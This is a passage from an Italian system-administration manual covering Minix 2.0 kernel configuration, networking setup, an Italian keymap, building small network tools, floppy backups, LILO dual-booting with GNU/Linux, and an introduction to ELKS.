La configurazione che viene proposta deriva dagli esempi precedenti, in cui si ha una particolare penuria di memoria. Seguono solo alcuni pezzi.

```
/* If ROBUST is set to 1, writes of i-node, directory, and indirect blocks
 * from the cache happen as soon as the blocks are modified.  This gives a more
 * robust, but slower, file system.  If it is set to 0, these blocks are not
 * given any special treatment, which may cause problems if the system crashes.
 */
#define ROBUST             1    /* 0 for speed, 1 for robustness */
```

La macro '**ROBUST**' permette di sincronizzare le operazioni di accesso al disco. Nell'esempio mostrato si attiva questa opzione, in modo da poter utilizzare il sistema con tranquillità (e ovviamente con maggiore lentezza).

```
/* Number of slots in the process table for user processes. */
#define NR_PROCS          32
```

Il numero massimo dei processi eseguibili può essere una seria limitazione all'uso simultaneo dell'elaboratore da parte di più utenti, ma la scarsa memoria a disposizione consiglia di mantenere basso questo valore.

```
/* Enable or disable the second level file system cache on the RAM disk. */
#define ENABLE_CACHE2      0
```

Sempre a causa della carenza di memoria, è opportuno disabilitare la memoria cache.

```
/* Include or exclude device drivers.  Set to 1 to include, 0 to exclude. */
#define ENABLE_NETWORKING  1    /* enable TCP/IP code */
#define ENABLE_AT_WINI     1    /* enable AT winchester driver */
#define ENABLE_BIOS_WINI   1    /* enable BIOS winchester driver */
#define ENABLE_ESDI_WINI   1    /* enable ESDI winchester driver */
#define ENABLE_XT_WINI     0    /* enable XT winchester driver */
#define ENABLE_ADAPTEC_SCSI 0   /* enable ADAPTEC SCSI driver */
#define ENABLE_MITSUMI_CDROM 0  /* enable Mitsumi CD-ROM driver */
#define ENABLE_SB_AUDIO    0    /* enable Soundblaster audio driver */
```

In questa sezione è importante abilitare ciò che serve ed eliminare il resto. In particolare, è qui che si attiva la connettività TCP/IP, che non risulta attivata in modo predefinito.

```
/* NR_CONS, NR_RS_LINES, and NR_PTYS determine the number of terminals the
 * system can handle.
 */
#define NR_CONS            2    /* # system consoles (1 to 8) */
#define NR_RS_LINES        1    /* # rs232 terminals (0, 1, or 2) */
#define NR_PTYS            2    /* # pseudo terminals (0 to 64) */
```

Il numero predefinito di console virtuali è due, ma può essere espanso, sempre che ciò possa avere senso date le limitazioni del sistema. Invece è importante attivare gli pseudoterminali, cioè il numero massimo di connessioni remote. Volendo gestire la rete, è il caso di indicare almeno uno pseduoterminale.

Per modificare il file '`/usr/include/minix/config.h`' si può utilizzare '**`vi`**', che è un collegamento a '**`elvis`**', oppure '**`elle`**'.[4]

Si procede con la compilazione.

`#` **`cd /usr/src/tools`**[*Invio*]

`#` **`make`**[*Invio*]

[4] Il programma '**`elvis`**' in particolare, è molto tradizionale: i tasti freccia generano proprio le lettere corrispondenti e quindi non possono essere usati durante la fase di inserimento. '**`elle`**' è un Emacs ridotto al minimo.

Al termine della compilazione, se non sono occorsi incidenti, si ottiene il file '`image`'.

\# **`cp image /minix/rete.0.1`**[*Invio*]

Questo dovrebbe bastare, trattandosi del file più recente nella directory '`/minix/`', è anche quello che verrà avviato la prossima volta.

\# **`shutdown -h`**[*Invio*]

359.5.2 File di dispositivo

Quando si ricompila il kernel è probabile che si renda necessaria la creazione di file di dispositivo che prima non erano necessari. Nel caso della gestione della rete, sono necessari i file seguenti:

- '`/dev/eth`';
- '`/dev/ip`';
- '`/dev/tcp`';
- '`/dev/udp`';
- '`/dev/ttyp0`' e successivi;
- '`/dev/ptyp0`' e successivi.

Questo ragionamento vale anche per le console virtuali: se si vogliono molte console, forse è necessario aggiungere i file relativi.

Probabilmente c'è già tutto ciò di cui si può avere bisogno, ma se manca si può creare con lo script '**`MAKEDEV`**'.

```
MAKEDEV dispositivo
```

Per esempio, trovandosi già nella directory '`/dev/`', si può creare il dispositivo '`/dev/tcp`' nel modo seguente:

\# **`MAKEDEV tcp`**

359.6 Parametri di avvio

Anche Minix richiede alcuni parametri di avvio in presenza di hardware particolare. La gestione di questi avviene in modo molto semplice attraverso il *boot monitor*: basta definire una nuova variabile, assegnandole il valore corretto.

359.6.1 Scheda di rete

Per gestire una rete occorre una scheda di rete Ethernet. Nell'esempio seguente si immagina di disporre di una scheda compatibile con il modello NE2000 configurata con indirizzo di I/O 300_{16} e IRQ 11.

Il parametro di avvio per ottenere il riconoscimento della scheda Ethernet è '**`DPETH`***n*', dove *n* è il numero della scheda, a partire da zero.

```
DPETHn=indirizzo_i/o:irq:indirizzo_di_memoria
```

La scheda NE2000 non utilizza alcun indirizzo di memoria, quindi, per il nostro esempio occorre il parametro seguente:

```
DPETH0=300:11
```

Come si vede, l'indirizzo di I/O è espresso implicitamente in esadecimale e l'IRQ in decimale, mentre l'indirizzo di memoria viene omesso trattandosi di una NE2000. Per inserire tale parametro si utilizza il *boot monitor* nel modo seguente:

hd0> **DPETH0=300:11**[*Invio*]

hd0> **save**[*Invio*]

L'ultima istruzione, '**save**', salva questo parametro che altrimenti dovrebbe essere indicato ogni volta che si avvia il sistema.

Se la scheda di rete viene riconosciuta, all'avvio appare il messaggio seguente:

```
Minix 2.0.0  Copyright 1997 Prentice-Hall, Inc.

Executing in 16-bit protected mode

ne2000: NE2000 at 300:11
```

359.7 Configurazione della rete

La configurazione della rete va fatta con cura, in modo da non avere bisogno di alcuni demoni che permettono una sorta di autoconfigurazione. Negli esempi seguenti si configura il nuovo sistema Minix tenendo conto di questa situazione:

- *`dinkel.brot.dg`*, IP 192.168.1.1, servizio DNS e router predefinito;
- *`minix.brot.dg`*, IP 192.168.1.25, elaboratore Minix.

Per quanto possibile, si fa in modo di non avere bisogno del DNS.

359.7.1 /etc/hosts

Volendo attivare localmente la risoluzione dei nomi e degli indirizzi è necessario il file '`/etc/hosts`', che va configurato come al solito, esattamente come si fa con GNU/Linux.

```
127.0.0.1       localhost
192.168.1.1     dinkel.brot.dg
192.168.1.25    minix.brot.dg
```

359.7.2 /etc/hostname.file

Il file '`/etc/hostname.file`' serve solo a definire il nome dell'elaboratore locale, in senso generale. Non ha niente a che vedere con le interfacce di rete.

echo "minix.brot.dg" > /etc/hostname.file[*Invio*]

359.7.3 /etc/resolv.conf

Il file '`/etc/resolv.conf`' permette di indicare gli indirizzi dei nodi che forniscono un servizio DNS. Nell'esempio proposto si vuole fare in modo che il sistema di risoluzione dei nomi avvenga localmente, per mezzo di quanto contenuto nel file '`/etc/hosts`'. Per questo viene indicato come servente DNS anche l'indirizzo locale (*loopback*).

```
nameserver 127.0.0.1
nameserver 192.168.1.1
```

359.7.4 /etc/rc.net

Lo script '`/etc/rc.net`' viene utilizzato da '`/etc/rc`' per attivare la rete. Lo si può utilizzare per attivare l'interfaccia di rete e per definire l'instradamento verso il router (l'instradamento verso la rete connessa all'interfaccia è predefinito).

```
# Attiva l'interfaccia e l'instradamento verso la sua rete.
ifconfig -h 192.168.1.25

# Definisce l'instradamento predefinito verso il router
add_route -g 192.168.1.1
```

359.7.5 /etc/rc

Probabilmente, è utile ritoccare il file '`/etc/rc`', per eliminare l'avvio automatico di alcuni demoni inutili dal momento che la rete è configurata. Quello che segue è il pezzo che attiva la gestione della rete.

```
# Network initialization.
(</dev/eth </dev/tcp) 2>/dev/null && net=true   # Is there a TCP/IP server?

if [ "$net" -a -f /etc/rc.net ]
then
        # There is a customized TCP/IP initialization script; run it.
        . /etc/rc.net
elif [ "$net" ] && [ "`hostaddr -e`" = 0:0:0:0:0:0 ]
then
        # No network hardware, configure a fixed address to run TCP/IP alone.
        ifconfig -h 192.9.200.1
fi

if [ "$net" ]
then
        echo -n "Starting network daemons: "
        for daemon in rarpd nonamed irdpd talkd
        do
                if [ -f /usr/bin/$daemon ]
                then
                        echo -n " $daemon"
                        $daemon &
                fi
        done
        echo .

        # Get the nodename from the DNS and set it.
        hostaddr -a >/etc/hostname.file || echo noname >/etc/hostname.file

        echo -n "Starting network services:"
        for pair in 'shell in.rshd' 'login in.rld' \
                        'telnet in.telnetd' 'ftp in.ftpd'
        do
```

```
                set $pair
                if [ -f /usr/bin/$2 ]
                then
                        echo -n " $1"
                        tcpd $1 /usr/bin/$2 &
                fi
        done
        echo .
fi
```

Vale la pena di modificare quanto segue:

```
if [ "$net" ]
then
        echo -n "Starting network daemons: "
        for daemon in nonamed talkd ### rarpd nonamed irdpd talkd
        do
        ...
```

Nel pezzo precedente non vengono avviati i demoni '**`rarpd`**' e '**`irdpd`**', che sono necessari rispettivamente per ottenere l'indirizzo IP in base all'indirizzo hardware della scheda Ethernet e a definire gli instradamenti verso i router. Eventualmente, si potrebbe anche evitare di avviare '**`talkd`**' se non si intende utilizzare '**`talk`**'. Il demone '**`nonamed`**' è necessario se non si vuole essere obbligati ad avere un servizio DNS esterno; in pratica è necessario perché venga interpretato il contenuto del file '`/etc/hosts`'.

359.8 Personalizzazione

Il sistema risulta configurato in maniera piuttosto disordinata, a cominciare dal fatto che la directory personale dell'utente '**`root`**' corrisponde alla directory radice; così, al suo interno si trovano i file di configurazione dell'amministratore. Probabilmente, la prima cosa da fare è quella di creare una directory '`/root/`', porvi al suo interno i file di configurazione (dovrebbe trattarsi di '`.ellepro.b1`', '`.exrc`' e '`.profile`'), modificando anche il file '`/etc/passwd`' in modo da assegnare all'utente '**`root`**' questa nuova directory.

359.8.1 /etc/passwd, /etc/group e /etc/shadow

Minix, nonostante la sua semplicità, utilizza le password shadow. Pertanto, se si tenta di inserire un utente manualmente, occorre intervenire anche su questo file, '`/etc/shadow`', altrimenti l'utente non riuscirà ad accedere.

Il file '`/etc/group`', se non va bene com'è, deve essere modificato manualmente, mentre per gli utenti conviene affidarsi allo script '**`adduser`**'.

`adduser` *utente gruppo directory_home*

Dopo aver creato un utente, come al solito è opportuno utilizzare il programma '**`passwd`**' per assegnare la parola d'ordine.[5]

359.9 Tastiera

La mappa della tastiera viene definita attraverso il programma '**`loadkeys`**' e il file contenente la mappa desiderata. Per cui,

[5]Lo script '**`adduser`**' si avvale della directory personale dell'utente '**`ast`**' per inserire i file di configurazione iniziali. Questa directory, corrispondente a '`/usr/ast/`', svolge il ruolo di scheletro delle directory personali da creare. Volendo si può realizzare un proprio script per rendere la cosa più elegante.

```
# loadkeys ./tastiera.map
```

permette di caricare la mappa del file ‘`tastiera.map`’ contenuto nella directory corrente.

La mappa della tastiera, secondo la scelta fatta durante l’installazione di Minix, avviene per mezzo del file ‘`/etc/keymap`’: se lo script ‘`/etc/rc`’ lo trova durante la fase di avvio, lo carica attraverso ‘**`loadkeys`**’.

359.9.1 Modifica della mappa

La configurazione della tastiera italiana, per quanto riguarda la versione 2.0 di Minix, non è perfetta. Per modificare la mappa occorre intervenire sul file ‘`/usr/src/kernel/keymaps/italian.src`’. Dopo la modifica si deve compilare il sorgente in modo da ottenere il file ‘`/usr/src/kernel/keymaps/italian.map`’. Al termine, questo file va copiato e rinominato in modo da sostituire ‘`/etc/keymap`’.

Il sorgente corretto potrebbe apparire come nell’esempio seguente, in particolare, per ottenere la tilde (‘**~**’) si deve usare la combinazione [*AltGr+ì*], mentre per ottenere l’apostrofo inverso (‘**‘**’) si deve usare la combinazione [*AltGr+’*]. I caratteri che si trovano oltre il settimo bit, vengono rappresentati in ottale.

```
/* Modified by Daniele Giacomini  daniele @ swlibero.org    1998.12.22  */
/* Keymap for Italian standard keyboard, similar to Linux layout.       */

u16_t keymap[NR_SCAN_CODES * MAP_COLS] = {

/* scan-code            !Shift  Shift   Alt     AltGr   Alt+Sh  Ctrl    */
/* ==================================================================== */
/* 00 - none    */      0,      0,      0,      0,      0,      0,
/* 01 - ESC     */      C('['), C('['), CA('['),C('['), C('['), C('['),
/* 02 - '1'     */      '1',    '!',    A('1'), '1',    '!',    C('A'),
/* 03 - '2'     */      '2',    '"',    A('2'), '2',    '@',    C('@'),
/* 04 - '3'     */      '3',    0234,   A('3'), '3',    0234,   C('C'),
/* 05 - '4'     */      '4',    '$',    A('4'), '4',    '$',    C('D'),
/* 06 - '5'     */      '5',    '%',    A('5'), '5',    '%',    C('E'),
/* 07 - '6'     */      '6',    '&',    A('6'), '6',    '&',    C('F'),
/* 08 - '7'     */      '7',    '/',    A('7'), '{',    '/',    C('G'),
/* 09 - '8'     */      '8',    '(',    A('8'), '[',    '(',    C('H'),
/* 10 - '9'     */      '9',    ')',    A('9'), ']',    ')',    C('I'),
/* 11 - '0'     */      '0',    '=',    A('0'), '}',    '=',    C('@'),
/* 12 - '-'     */      '\'',   '?',    A('\''),'\`',   '?',    C('@'),
/* 13 - '='     */      0215,   '^',    0215,   '~',    '^',    C('^'),
/* 14 - BS      */      C('H'), C('H'), CA('H'),C('H'), C('H'), 0177,
/* 15 - TAB     */      C('I'), C('I'), CA('I'),C('I'), C('I'), C('I'),
/* 16 - 'q'     */      L('q'), 'Q',    A('q'), 'q',    'Q',    C('Q'),
/* 17 - 'w'     */      L('w'), 'W',    A('w'), 'w',    'W',    C('W'),
/* 18 - 'e'     */      L('e'), 'E',    A('e'), 'e',    'E',    C('E'),
/* 19 - 'r'     */      L('r'), 'R',    A('r'), 'r',    'R',    C('R'),
/* 20 - 't'     */      L('t'), 'T',    A('t'), 't',    'T',    C('T'),
/* 21 - 'y'     */      L('y'), 'Y',    A('y'), 'y',    'Y',    C('Y'),
/* 22 - 'u'     */      L('u'), 'U',    A('u'), 'u',    'U',    C('U'),
/* 23 - 'i'     */      L('i'), 'I',    A('i'), 'i',    'I',    C('I'),
/* 24 - 'o'     */      L('o'), 'O',    A('o'), 'o',    'O',    C('O'),
/* 25 - 'p'     */      L('p'), 'P',    A('p'), 'p',    'P',    C('P'),
/* 26 - '['     */      0212,   0202,   0212,   '[',    '{',    C('['),
/* 27 - ']'     */      '+',    '*',    A('+'), ']',    '}',    C(']'),
/* 28 - CR/LF   */      C('M'), C('M'), CA('M'),C('M'), C('M'), C('J'),
/* 29 - Ctrl    */      CTRL,   CTRL,   CTRL,   CTRL,   CTRL,   CTRL,
/* 30 - 'a'     */      L('a'), 'A',    A('a'), 'a',    'A',    C('A'),
/* 31 - 's'     */      L('s'), 'S',    A('s'), 's',    'S',    C('S'),
/* 32 - 'd'     */      L('d'), 'D',    A('d'), 'd',    'D',    C('D'),
/* 33 - 'f'     */      L('f'), 'F',    A('f'), 'f',    'F',    C('F'),
/* 34 - 'g'     */      L('g'), 'G',    A('g'), 'g',    'G',    C('G'),
```

```
/* 35 - ’h’     */      L(’h’), ’H’,    A(’h’), ’h’,    ’H’,    C(’H’),
/* 36 - ’j’     */      L(’j’), ’J’,    A(’j’), ’j’,    ’J’,    C(’J’),
/* 37 - ’k’     */      L(’k’), ’K’,    A(’k’), ’k’,    ’K’,    C(’K’),
/* 38 - ’l’     */      L(’l’), ’L’,    A(’l’), ’l’,    ’L’,    C(’L’),
/* 39 - ’;’     */      0225,   0207,   0225,   ’@’,    ’@’,    C(’@’),
/* 40 - ’\’’    */      0205,   0370,   0205,   ’#’,    ’#’,    C(’@’),
/* 41 - ’’’     */      ’\\’,   ’|’,    ’\\’,   ’\\’,   ’|’,    C(’\\’),
/* 42 - l. SHIFT*/      SHIFT,  SHIFT,  SHIFT,  SHIFT,  SHIFT,  SHIFT,
/* 43 - ’\\’    */      0227,   ’|’,    0227,   0227,   ’|’,    C(’@’),
/* 44 - ’z’     */      L(’z’), ’Z’,    A(’z’), ’z’,    ’Z’,    C(’Z’),
/* 45 - ’x’     */      L(’x’), ’X’,    A(’x’), ’x’,    ’X’,    C(’X’),
/* 46 - ’c’     */      L(’c’), ’C’,    A(’c’), ’c’,    ’C’,    C(’C’),
/* 47 - ’v’     */      L(’v’), ’V’,    A(’v’), ’v’,    ’V’,    C(’V’),
/* 48 - ’b’     */      L(’b’), ’B’,    A(’b’), ’b’,    ’B’,    C(’B’),
/* 49 - ’n’     */      L(’n’), ’N’,    A(’n’), ’n’,    ’N’,    C(’N’),
/* 50 - ’m’     */      L(’m’), ’M’,    A(’m’), ’m’,    ’M’,    C(’M’),
/* 51 - ’,’     */      ’,’,    ’;’,    A(’,’), ’,’,    ’;’,    C(’@’),
/* 52 - ’.’     */      ’.’,    ’:’,    A(’.’), ’.’,    ’:’,    C(’@’),
/* 53 - ’/’     */      ’-’,    ’_’,    A(’-’), ’-’,    ’_’,    C(’_’),
/* 54 - r. SHIFT*/      SHIFT,  SHIFT,  SHIFT,  SHIFT,  SHIFT,  SHIFT,
/* 55 - ’*’     */      ’*’,    ’*’,    A(’*’), ’*’,    ’*’,    C(’M’),
/* 56 - ALT     */      ALT,    ALT,    ALT,    ALT,    ALT,    ALT,
/* 57 - ’ ’     */      ’ ’,    ’ ’,    A(’ ’), ’ ’,    ’ ’,    C(’@’),
/* 58 - CapsLck */      CALOCK, CALOCK, CALOCK, CALOCK, CALOCK, CALOCK,
/* 59 - F1      */      F1,     SF1,    AF1,    AF1,    ASF1,   CF1,
/* 60 - F2      */      F2,     SF2,    AF2,    AF2,    ASF2,   CF2,
/* 61 - F3      */      F3,     SF3,    AF3,    AF3,    ASF3,   CF3,
/* 62 - F4      */      F4,     SF4,    AF4,    AF4,    ASF4,   CF4,
/* 63 - F5      */      F5,     SF5,    AF5,    AF5,    ASF5,   CF5,
/* 64 - F6      */      F6,     SF6,    AF6,    AF6,    ASF6,   CF6,
/* 65 - F7      */      F7,     SF7,    AF7,    AF7,    ASF7,   CF7,
/* 66 - F8      */      F8,     SF8,    AF8,    AF8,    ASF8,   CF8,
/* 67 - F9      */      F9,     SF9,    AF9,    AF9,    ASF9,   CF9,
/* 68 - F10     */      F10,    SF10,   AF10,   AF10,   ASF10,  CF10,
/* 69 - NumLock */      NLOCK,  NLOCK,  NLOCK,  NLOCK,  NLOCK,  NLOCK,
/* 70 - ScrLock */      SLOCK,  SLOCK,  SLOCK,  SLOCK,  SLOCK,  SLOCK,
/* 71 - Home    */      HOME,   ’7’,    AHOME,  AHOME,  ’7’,    CHOME,
/* 72 - CurUp   */      UP,     ’8’,    AUP,    AUP,    ’8’,    CUP,
/* 73 - PgUp    */      PGUP,   ’9’,    APGUP,  APGUP,  ’9’,    CPGUP,
/* 74 - ’-’     */      NMIN,   ’-’,    ANMIN,  ANMIN,  ’-’,    CNMIN,
/* 75 - Left    */      LEFT,   ’4’,    ALEFT,  ALEFT,  ’4’,    CLEFT,
/* 76 - MID     */      MID,    ’5’,    AMID,   AMID,   ’5’,    CMID,
/* 77 - Right   */      RIGHT,  ’6’,    ARIGHT, ARIGHT, ’6’,    CRIGHT,
/* 78 - ’+’     */      PLUS,   ’+’,    APLUS,  APLUS,  ’+’,    CPLUS,
/* 79 - End     */      END,    ’1’,    AEND,   AEND,   ’1’,    CEND,
/* 80 - Down    */      DOWN,   ’2’,    ADOWN,  ADOWN,  ’2’,    CDOWN,
/* 81 - PgDown  */      PGDN,   ’3’,    APGDN,  APGDN,  ’3’,    CPGDN,
/* 82 - Insert  */      INSRT,  ’0’,    AINSRT, AINSRT, ’0’,    CINSRT,
/* 83 - Delete  */      0177,   ’.’,    A(0177),0177,   ’.’,    0177,
/* 84 - Enter   */      C(’M’), C(’M’), CA(’M’),C(’M’), C(’M’), C(’J’),
/* 85 - ???     */      0,      0,      0,      0,      0,      0,
/* 86 - ???     */      ’<’,    ’>’,    A(’<’), ’|’,    ’>’,    C(’@’),
/* 87 - F11     */      F11,    SF11,   AF11,   AF11,   ASF11,  CF11,
/* 88 - F12     */      F12,    SF12,   AF12,   AF12,   ASF12,  CF12,
/* 89 - ???     */      0,      0,      0,      0,      0,      0,
/* 90 - ???     */      0,      0,      0,      0,      0,      0,
/* 91 - ???     */      0,      0,      0,      0,      0,      0,
/* 92 - ???     */      0,      0,      0,      0,      0,      0,
/* 93 - ???     */      0,      0,      0,      0,      0,      0,
/* 94 - ???     */      0,      0,      0,      0,      0,      0,
/* 95 - ???     */      0,      0,      0,      0,      0,      0,
/* 96 - EXT_KEY */      EXTKEY, EXTKEY, EXTKEY, EXTKEY, EXTKEY, EXTKEY,
/* 97 - ???     */      0,      0,      0,      0,      0,      0,
/* 98 - ???     */      0,      0,      0,      0,      0,      0,
/* 99 - ???     */      0,      0,      0,      0,      0,      0,
/*100 - ???     */      0,      0,      0,      0,      0,      0,
```

```
/*101 - ???     */      0,      0,      0,      0,      0,      0,
/*102 - ???     */      0,      0,      0,      0,      0,      0,
/*103 - ???     */      0,      0,      0,      0,      0,      0,
/*104 - ???     */      0,      0,      0,      0,      0,      0,
/*105 - ???     */      0,      0,      0,      0,      0,      0,
/*106 - ???     */      0,      0,      0,      0,      0,      0,
/*107 - ???     */      0,      0,      0,      0,      0,      0,
/*108 - ???     */      0,      0,      0,      0,      0,      0,
/*109 - ???     */      0,      0,      0,      0,      0,      0,
/*110 - ???     */      0,      0,      0,      0,      0,      0,
/*111 - ???     */      0,      0,      0,      0,      0,      0,
/*112 - ???     */      0,      0,      0,      0,      0,      0,
/*113 - ???     */      0,      0,      0,      0,      0,      0,
/*114 - ???     */      0,      0,      0,      0,      0,      0,
/*115 - ???     */      0,      0,      0,      0,      0,      0,
/*116 - ???     */      0,      0,      0,      0,      0,      0,
/*117 - ???     */      0,      0,      0,      0,      0,      0,
/*118 - ???     */      0,      0,      0,      0,      0,      0,
/*119 - ???     */      0,      0,      0,      0,      0,      0,
/*120 - ???     */      0,      0,      0,      0,      0,      0,
/*121 - ???     */      0,      0,      0,      0,      0,      0,
/*122 - ???     */      0,      0,      0,      0,      0,      0,
/*123 - ???     */      0,      0,      0,      0,      0,      0,
/*124 - ???     */      0,      0,      0,      0,      0,      0,
/*125 - ???     */      0,      0,      0,      0,      0,      0,
/*126 - ???     */      0,      0,      0,      0,      0,      0,
/*127 - ???     */      0,      0,      0,      0,      0,      0
};
```

Dopo la modifica, si avvia la compilazione.

cd /usr/src/kernel/keymaps/[*Invio*]

make[*Invio*]

Vengono generati tutti i file di configurazione che non siano già presenti (se si vuole ripetere la compilazione occorre prima rimuovere il file '`italian.map`').

cp italian.map /etc/keymap[*Invio*]

Al prossimo riavvio sarà utilizzata la nuova mappa.

359.10 Altri programmi

Il software a disposizione per Minix non è molto e può essere trovato negli stessi FTP da cui si accede ai file del sistema operativo citati qui. In particolare, tra i programmi riferiti alla rete, vale la pena di ricordare i pacchetti '`HTTPD.TAZ`' e '`FROG.TAZ`'. Il primo è un servente HTTP molto semplice e il secondo è un programma per il tracciamento dell'instradamento (simile a Traceroute). Sono entrambi molto utili e compilabili facilmente.

359.10.1 HTTPD.TAZ

Minix dispone di un servente HTTP elementare e lo si trova distribuito nel pacchetto '`HTTPD.TAZ`'. I pacchetti supplementari, come questo, vanno installati a partire dalla directory '`/usr/local/`' e i sorgenti vanno collocati in '`/usr/local/src/`'.

cd /usr/local/src[*Invio*]

Supponendo che il file '`HTTPD.TAZ`' si trovi nel dischetto, montato nella directory '`/mnt/`', si può agire come segue:

cat /mnt/HTTPD.TAZ | compress -d | tar xvf -[*Invio*]

Si ottiene la creazione della directory '`httpd/`' a partire dalla posizione corrente, cioè '`/usr/local/src/`'.

cd httpd[*Invio*]

Si procede con la compilazione.

make[*Invio*]

Quindi si installa il programma.

make install[*Invio*]

L'installazione non si occupa di copiare i file di configurazione: bisogna farlo manualmente.

cp httpd.conf /etc[*Invio*]

cp httpd.mtype /etc[*Invio*]

Il demone '**`httpd`**', installato in '`/usr/local/bin/`', ha bisogno di un utente '**`www`**', in base alla configurazione predefinita del file '`/etc/httpd.conf`' che non serve modificare.

adduser www operator /usr/home/www[*Invio*]

Naturalmente la scelta della directory personale di questo utente fittizio è solo un fatto di gusto personale. Sempre in base alla configurazione predefinita, occorre aggiungere alla directory personale la directory '`exec/`' e all'interno di questa si devono collocare un paio di file.

mkdir /usr/home/www/exec[*Invio*]

cp dir2html /usr/home/www/exec[*Invio*]

cp dir2html.sh /usr/home/www/exec[*Invio*]

Per ultimo, occorre avviare il demone. Per questo conviene ritoccare il file '`/etc/rc.net`' in modo da aggiungere la riga seguente:

```
tcpd   http   /usr/local/bin/httpd &
```

359.10.2 FROG.TAZ

'**`frog`**' è un programma per il tracciamento dell'instradamento. È semplice, ma anche molto importante. L'estrazione dell'archivio avviene nel modo solito, così come la compilazione e l'installazione.

cd /usr/local/src[*Invio*]

cat /mnt/FROG.TAZ | compress -d | tar xvf -[*Invio*]

cd frog[*Invio*]

make[*Invio*]

make install[*Invio*]

Tutto qui.

359.11 Copie di sicurezza

Le copie di sicurezza possono essere fatte soltanto utilizzano '**tar**' e '**compress**'. Dal momento che il sistema è organizzato in modo piuttosto rigido, con una partizione principale molto piccola e una partizione '`/usr/`', normalmente conviene preoccuparsi solo di questa seconda partizione. Per la prima converrebbe realizzare un dischetto di avvio e installazione con gli stessi file di configurazione, compresi '`/etc/passwd`', '`/etc/group`' e '`/etc/shadow`'.

359.11.1 Archiviazione

Se si dispone di abbastanza spazio libero nella partizione '`/usr/`', se ne può fare la copia di sicurezza in un file collocato all'interno della stessa partizione. Successivamente si può scaricare su dischetti. Si può procedere nel modo seguente:

cd /usr[*Invio*]

tar cf - . | compress -c > .BKP.TAZ[*Invio*]

Si ottiene il file '`/usr/.BKP.TAZ`' contenente la copia di quanto contenuto nella directory corrente '`/usr/`'. Successivamente si può copiare il file ottenuto, a pezzi, su una serie di dischetti formattati in precedenza. Si comincia con la formattazione e si suppone di disporre di dischetti da 1440 Kibyte.

format /dev/fd0 1440[*Invio*]

...

Una volta preparati i dischetti formattati, si può scaricare il file nei dischetti.

dd if=/usr/.BKP.TAZ of=/dev/fd0 bs=1440k count=1 skip=0[*Invio*]

dd if=/usr/.BKP.TAZ of=/dev/fd0 bs=1440k count=1 skip=2[*Invio*]

...

359.11.2 Recupero

Per recuperare un sistema archiviato nel modo mostrato nella sezione precedente, si deve cominciare dall'installazione con il dischetto iniziale. La cosa migliore sarebbe l'utilizzo di un dischetto modificato opportunamente in modo che i file di configurazione corrispondano a quanto utilizzato nel proprio sistema.

Dopo l'installazione iniziale che consiste nel trasferimento di quanto contenuto nel dischetto iniziale nel disco fisso, si procede con l'installazione della copia (preparata in precedenza) della partizione collocata a partire da '`/usr/`'.

setup /usr[*Invio*]

Uno dopo l'altro verranno richiesti tutti i dischetti.

359.12 Convivenza tra Minix e GNU/Linux

Se lo si desidera, si può fare convivere Minix assieme a GNU/Linux, nello stesso disco fisso, su partizioni distinte. Ma installare Minix in una partizione libera di un disco in cui GNU/Linux è già stato installato richiede prudenza e attenzione.

- L'installazione di Minix provoca l'alterazione dell'MBR del disco fisso, di conseguenza, al termine si avvia solo Minix. Quindi, prima di installare Minix occorre preparare uno o più dischi di avvio di GNU/Linux, in modo da poter in seguito ripristinare il sistema di avvio attraverso LILO.
- Quando si conclude il lavoro con Minix e si esegue un riavvio con un semplice [*Ctrl+Alt+Canc*], si ottiene un avvio a caldo (*warm boot*), ma se dopo si vuole avviare un kernel Linux, **questo non potrà essere caricato**. Pertanto, è necessario un riavvio a freddo, al limite attraverso lo spegnimento e la riaccensione dell'elaboratore.

359.12.1 LILO

Una volta che si è riusciti a fare riavviare il sistema GNU/Linux, con i dischetti di avvio a cui si faceva riferimento in precedenza, conviene modificare il file '`/etc/lilo.conf`' in modo che si possa scegliere tra l'avvio di GNU/Linux, Minix ed eventualmente altro.

Supponendo di avere installato Minix nella seconda partizione del primo disco fisso, le righe necessarie nel file '`/etc/lilo.conf`' sono quelle seguenti:

```
other=/dev/hda2
        label=minix
        table=/dev/hda
```

Volendo supporre che Minix sia stato installato nel secondo disco fisso, sempre nella seconda partizione, le righe sarebbero quelle seguenti:

```
other=/dev/hdb2
        label=minix
        table=/dev/hdb
        loader=/boot/chain.b
```

In pratica, è esattamente ciò che si fa quando si vuole controllare l'avvio del Dos.

359.13 Riferimenti

Minix è un sistema operativo molto limitato rispetto a GNU/Linux. Resta comunque l'unica opportunità, almeno per ora, di fronte a vecchi elaboratori i286 o inferiori.

Molti particolari importanti non sono stati descritti, ma le informazioni relative sono comunque accessibili dai siti FTP di distribuzione di Minix e dalla documentazione interna costituita delle pagine di manuale ('**`man`**').

- Andrew S. Tanenbaum, Alber S. Woodhull, *Operating Systems: Design and Implementation*, 2/e, Prentice-Hall
- <*http://www.cs.vu.nl/~ast/minix.html*>

ELKS

Il progetto ELKS (*Embeddable linux kernel subset*) vuole creare un sistema operativo per i microprocessori ix86 di fascia bassa, a partire da un sottoinsieme di funzionalità di GNU/Linux.

È possibile avviare un mini sistema composto da un dischetto di avvio (*boot*) e un dischetto contenente un sistema minimo; con un po' di pazienza è anche possibile installarlo in una partizione del disco fisso.

È disponibile un compilatore da utilizzare con GNU/Linux, per produrre binari ELKS, cioè tutto il necessario per sviluppare questo nuovo sistema; è possibile eseguire i binari ELKS su GNU/Linux, attraverso una libreria di emulazione; è possibile avviare ELKS anche all'interno di DOSEMU.

360.1 Sperimentare ELKS

ELKS non è un sistema completo, quindi necessita di un pacchetto di sviluppo, composto essenzialmente da un compilatore, da utilizzare in una piattaforma GNU/Linux normale. Questo pacchetto è Dev86, distribuito normalmente in forma sorgente.

Una volta scaricato il pacchetto di sviluppo, questo può essere espanso a partire dalla directory '`/usr/src/`', nell'elaboratore GNU/Linux, come mostrato dall'esempio seguente:

`cd /usr/src`[*Invio*]

`tar xzvf Dev86src-0.13.4.tar.gz`[*Invio*]

Si otterrà la directory '`/usr/src/linux-86`' che si articola ulteriormente. Terminata l'installazione occorre compilare questi sorgenti e installarli.

`cd /usr/src/linux-86`[*Invio*]

`make install`[*Invio*]

A questo punto si può pensare ai sorgenti del kernel di ELKS e dei vari programmi di sistema e di servizio. Anche questi vanno installati a partire da '`/usr/src/`'.

`cd /usr/src`[*Invio*]

`tar xzvf elks-0.0.67.tar.gz`[*Invio*]

`tar xzvf elkscmd.tar.gz`[*Invio*]

Si ottengono le directory '`/usr/src/elks/`' e '`/usr/src/elkscmd/`'. La prima contiene il kernel, la seconda i programmi di contorno. Per compilare il kernel basta eseguire i passi seguenti.

`cd /usr/src/elks`[*Invio*]

`make config`[*Invio*]

